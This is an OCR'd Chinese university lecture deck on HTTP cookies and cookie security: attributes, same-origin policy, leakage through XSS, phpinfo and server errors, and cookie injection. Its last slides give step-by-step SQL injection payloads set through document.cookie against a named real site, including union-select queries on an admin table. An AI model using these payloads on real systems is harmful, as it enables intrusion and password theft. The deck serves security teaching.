Beijing Forest Studio

北京理工大学信息系统及安全对抗实验中心

Cookie及Cookie安全

李蕊


2018年4月22日


内容提要

- 背景简介
- 基本概念
- Cookie原理
- Cookie安全分析
- 建议
- 延伸
- 参考文献

背景简介

- 人们对于Web服务的便利性和友好性有了更大的需求，在复杂的互联网交互活动中，用户在本次访问服务器时，希望服务器能有上次用户访问时的种种记录和资源。
- HTTP的无状态特性即无法根据之前的状态进行本次的请求处理，极大的阻碍了交互应用的发展。
- 因此，为了维持和跟踪用户的状态，引入了Cookie





基本概念

- Cookie
  - 在上一次访问网站的过程中，由Web服务器生成的信息数据
    - 纯文本
    - 由服务器发送给用户并保存在用户端（浏览器、本地文件）
    - 在用户下次访问同一网站时发送给服务器
  - 记录客户端和服务端交互信息的机制
    - 登录和验证
    - 偏好和设置
    - 个性化（广告）
    - …

基本概念

- 域名/路径
  - https://weibo.com/a/hot/1.html
- 客户端告知服务器意图的http方法
  - Get 方法，“请把xx给我”
  - Post方法，“我要把xx告诉你”
- 服务器使用request对象获取客户端信息
  - Request.[参数集合]（参数名称）
  - 省略参数集合时，默认参数集合顺序为querystring,form,cookies
  - Get 方法对应Request.querystring(参数名称)
  - Post方法对应request.form(参数名称)


基本概念

- JavaScript
  - web脚本语言
  - 被设计为向 HTML 页面增加交互性
- XSS（cross site script）
  - 跨站脚本攻击
  - 攻击者通过在浏览器内运行非法的html标签或脚本，用户浏览网页时用户浏览器被控制

基本概念

- 同源策略
  - 源指的是协议，域名，端口号
  - http://www.a.com/test/index.html 的同源检测
    - http://www.a.com/dir/page.html ----成功
    - http://www.child.a.com/test/index.html ----失败，域名不同
    - https://www.a.com/test/index.html ----失败，协议不同
    - http://www.a.com:8080/test/index.html ----失败，端口号不同
  - 浏览器的安全功能，一个源下的脚本不能操作另一个源下的资源
    - a.com下的脚本不能读取b.com里面的文件数据

基本概念




PHP Version 5.6.35

System	Linux h001new.zzbaike.com 2.6.32-673.26.1.lve1.4.29.el6.x86_64 #1 SMP Tue Jun 20 13:27:00 EDT 2017 x86_64
Build Date	Apr 5 2018 19:27:26
Configure Command	'./configure' '--build=x86_64-redhat-linux-gnu' '--host=x86_64-redhat-linux-gnu' '--target=x86_64-redhat-linux-gnu' '--program-prefix=' '--prefix=/opt/cpanel/ea-php56/root/usr' '--exec-prefix=/opt/cpanel/ea-php56/root/usr' '--bindir=/opt/cpanel/ea-php56/root/usr/bin' '--sbindir=/opt/cpanel/ea-php56/root/usr/sbin' '--sysconfdir=/opt/cpanel/ea-php56/root/etc' '--datadir=/opt/cpanel/ea-php56/root/usr/share' '--includedir=/opt/cpanel/ea-php56/root/usr/include' '--libdir=/opt/cpanel/ea-php56/root/usr/lib64' '--libexecdir=/opt/cpanel/ea-php56/root/usr/libexec' '--localstatedir=/opt/cpanel/ea-php56/root/usr/var' '--sharedstatedir=/opt/cpanel/ea-php56/root/usr/com' '--mandir=/opt/cpanel/ea-php56/root/usr/share/man' '--infodir=/opt/cpanel/ea-php56/root/usr/share/info' '--cache-file=../config.cache' '--with-libdir=lib64' '--with-config-file-path=/opt/cpanel/ea-php56/root/etc' '--with-config-file-scan-dir=/opt/cpanel/ea-php56/root/etc/php.d' '--disable-debug' '--with-pic' '--enable-rpath=/opt/cpanel/ea-php56/root/usr/lib64' '--without-pear' '--with-bz2' '--with-freetype-dir=/usr' '--with-png-dir=/usr' '--with-xpm-dir=/usr' '--with-vpx-dir=/usr' '--enable-gd-native-ttf' '--without-gdbm' '--with-gettext' '--with-iconv' '--with-jpeg-dir=/usr' '--with-openssl=/opt/cpanel/ea-openssl' '--with-openssl-dir=/opt/cpanel/ea-openssl' '--with-zlib' '--with-layout=GNU' '--enable-exif' '--enable-ftp' '--enable-sockets' '--with-kerberos' '--enable-shmop' '--with-libxml-dir=/opt/cpanel/ea-libxml2' '--enable-xml' '--with-system-tzdata' '--with-mhash' '--enable-fpm' '--libdir=/opt/cpanel/ea-php56/root/usr/lib64/php' '--without-mysql' '--disable-pdo' '--without-gd' '--disable-dom' '--disable-dba' '--without-unixODBC' '--disable-opcache' '--disable-xmlreader' '--disable-xmlwriter' '--without-sqlite3' '--disable-phar' '--disable-fileinfo' '--disable-json' '--without-pspell' '--disable-wddx' '--without-curl' '--disable-posix' '--disable-xml' '--disable-simplexml' '--disable-exif' '--without-gettext' '--without-iconv' '--disable-ftp' '--without-bz2' '--disable-ctype' '--disable-shmop' '--disable-sockets' '--disable-tokenizer' '--disable-sysvmsg' '--disable-sysvshm' '--disable-sysvsem' '--without-gmp' '--disable-calendar' 'build_alias=x86_64-redhat-linux-gnu' 'host_alias=x86_64-redhat-linux-gnu' 'target_alias=x86_64-redhat-linux-gnu' 'CFLAGS=-O2 '-g' '-pipe' '-Wall' '-Wp,-D_FORTIFY_SOURCE=2' '-fexceptions' '-fstack-protector' '--param=ssp-buffer-size=4' '-m64' '-mtune=generic' '-fno-strict-aliasing' '-Wno-pointer-sign'' 'CXXFLAGS=-O2 '-g' '-pipe' '-Wall' '-Wp,-D_FORTIFY_SOURCE=2' '-fexceptions' '-fstack-protector' '--param=ssp-buffer-size=4' '-m64' '-mtune=generic''
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/opt/cpanel/ea-php56/root/etc
Loaded Configuration File	/opt/cpanel/ea-php56/root/etc/php.ini
Scan this dir for additional .ini files	/opt/cpanel/ea-php56/root/etc/php.d
Additional .ini files parsed	/opt/cpanel/ea-php56/root/etc/php.d/01-ioncube.ini, /opt/cpanel/ea-php56/root/etc/php.d/bcmath.ini, /opt/cpanel/ea-php56/root/etc/php.d/calendar.ini, /opt/cpanel/ea-php56/root/etc/php.d/ctype.ini,

Cookie原理

- Cookie 属性



名称	域名	路径	过期时间	最后访问	值	HttpOnly
andr	.pos.baidu.com	/	Fri, 02 Mar 2018 09:18:...	Fri, 02 Mar 2018 09:18:...	7	false
BAIDU_SSP_lcr	.baidu.com	/item/cookie/	会话	Wed, 11 Apr 2018 08:3...	https://ken.io...	false
BAIDUID	.baidu.com	/	Tue, 19 Feb 2086 10:1...	Thu, 12 Apr 2018 02:3...	15698D8C4F2...	false
BDORZ	.baidu.com	/	Thu, 12 Apr 2018 13:4...	Thu, 12 Apr 2018 02:3...	FFFB88E9990...	false
BDRCVFR[gltL...	.baidu.com	/	会话	Thu, 12 Apr 2018 02:3...	mk3SLVN4HKm	false
BDUSS	.baidu.com	/	Fri, 26 Jun 2026 12:54:...	Thu, 12 Apr 2018 02:3...	GlsMTVoMDl...	true
BIDUPSID	.baidu.com	/	Tue, 19 Feb 2086 10:1...	Thu, 12 Apr 2018 02:3...	15698D8C4F2...	false
CPROID	.pos.baidu.com	/	Sun, 05 Mar 2090 00:2...	Wed, 11 Apr 2018 13:4...	15698D8C4F2...	false

数据


andr: "7"
CreationTime: "Fri, 02 Mar...:18:00 GMT"
Domain: ".pos.baidu.com"
Expires: "Fri, 02 Mar 2018 09:18:10 GMT"
HostOnly: false
HttpOnly: false
LastAccessed: "Fri, 02 Mar...:18:00 GMT"
Path: "/"
Secure: false
sameSite: "Unset"

  - 域名和路径共同决定了该Cookie所在位置
  - HttpOnly属性，设置为true时页面中的脚本无法更改Cookie内容
  - Secure属性，设置为true时在http协议中无效，只能在https协议连接中被浏览器传递到服务器端

Cookie原理


- Cookie 工作原理
  - 没有Cookie信息状态下的请求

http的请求报文的首部字段内没有Cookie的相关信息



Cookie原理

– 第2次以后（存有Cookie信息状态的请求）



Cookie安全分析

- Cookie 泄露
  - 属于用户A的相关Cookie信息被攻击者获取到，导致攻击者以用户A的身份访问网站
  - 造成Cookie泄露的方式有5种：
    - Cookie的domain属性设为父域
    - XSS攻击+未设置HttpOnly属性
    - 服务端未删除Phpinfo函数+设置HttpOnly属性
    - 服务器400错误+设置HttpOnly属性
- Cookie注入
  - 用户A以攻击者的身份访问网站

Cookie安全分析———Cookie的domain属性设置为父域

- 实现主域相同，子域不同的跨域
- 不建议网站在设置Cookie时，将域名“缩短”，否则，用户访问其他子域名的网站时会出现Cookie泄露

设置Cookie	domain
document.cookie = “user=abc”;	bit.edu.cn
document.cookie = “user=abc”; domain=edu.cn;	edu.cn

若攻击者控制了edu.cn，则可以读取www.bit.edu.cn,www1.bit.edu.cn, www.beihang.edu.cn的Cookie

Cookie安全分析———未设置HttpOnly属性+XSS攻击

- 在未设置HttpOnly属性的情况下，进行XSS攻击


Cookie安全分析———设置HO属性+未删除Phpinfo函数

- 在设置HttpOnly属性情况下，通过脚本（document.cookie）等无法读取到Cookie信息，但Cookie仍会发送到服务器端。如果服务端响应页面有cookie调试信息，很可能会导致Cookie泄露
  - 用户端使用Phpinfo()函数查询服务器信息

Variable	
HTTP_HOST	www.foo.com
HTTP_CONNECTION	keep-alive
HTTP_USER_AGENT	Mozilla/5.0 (Windows NT 6.1) AppleWebKit
HTTP_ACCEPT	text/html, application/xhtml+xml, applicat
HTTP_ACCEPT_ENCODING	gzip, deflate, sdch
HTTP_ACCEPT_LANGUAGE	zh-CN, zh;q=0.8
HTTP_ACCEPT_CHARSET	GBK, utf-8;q=0.7, *;q=0.3
HTTP_COOKIE	test=1; test_http=1


Cookie安全分析---设置HttpOnly属性+服务器400错误

- 在设置HttpOnly属性情况下，Apache Http Server 400错误会暴露HttpOnly Cookie
  - 设置Cookie请求头长度超过apache限制长度4k，引发400错误，在返回信息中会输出出错的请求头内容



Cookie安全分析--- Cookie注入

- 条件
  - 服务器已对get请求方法和post请求方法非法字符进行过滤
  - 服务器获取用户信息的方式为Request.（参数）
  - 服务器未对cookie请求方法非法字符过滤



Cookie安全分析--- Cookie注入

- 目标站：
  http://www.2cto.com/Products_show.asp?id=284
  - 步骤1，使用get方式提交参数，测试服务器是否过滤
    http://ww[illegible]how.asp?id=284 and 1=1

  - 步骤2，使用cookie方式提交参数，测试服务器获取数据方式
    - 访问目标站，待页面完全打开后在地址栏中输入
      javascript:alert(document.cookie="id="+escape("284"))

Cookie安全分析--- Cookie注入

Cookie安全分析--- Cookie注入

- 去掉id=284,访问
  http://www.2cto.com/Products_show.asp?


Cookie安全分析--- Cookie注入

- 步骤3，测试服务器是否对Cookie数据过滤
  - javascript:alert(document.cookie="id="+escape("284 and 1=1"));
  - javascript:alert(document.cookie="id="+escape("284 and 1=2"));

- 步骤4，使用sql语句确定字段数、表名，获取密码
  - javascript:alert(document.cookie="id="+escape("284 order by 20"))
  - javascript:alert(document.cookie="id="+escape("284 union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20 from admain"))
  - javascript:alert(document.cookie="id="+escape("284 union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20 from admin"));

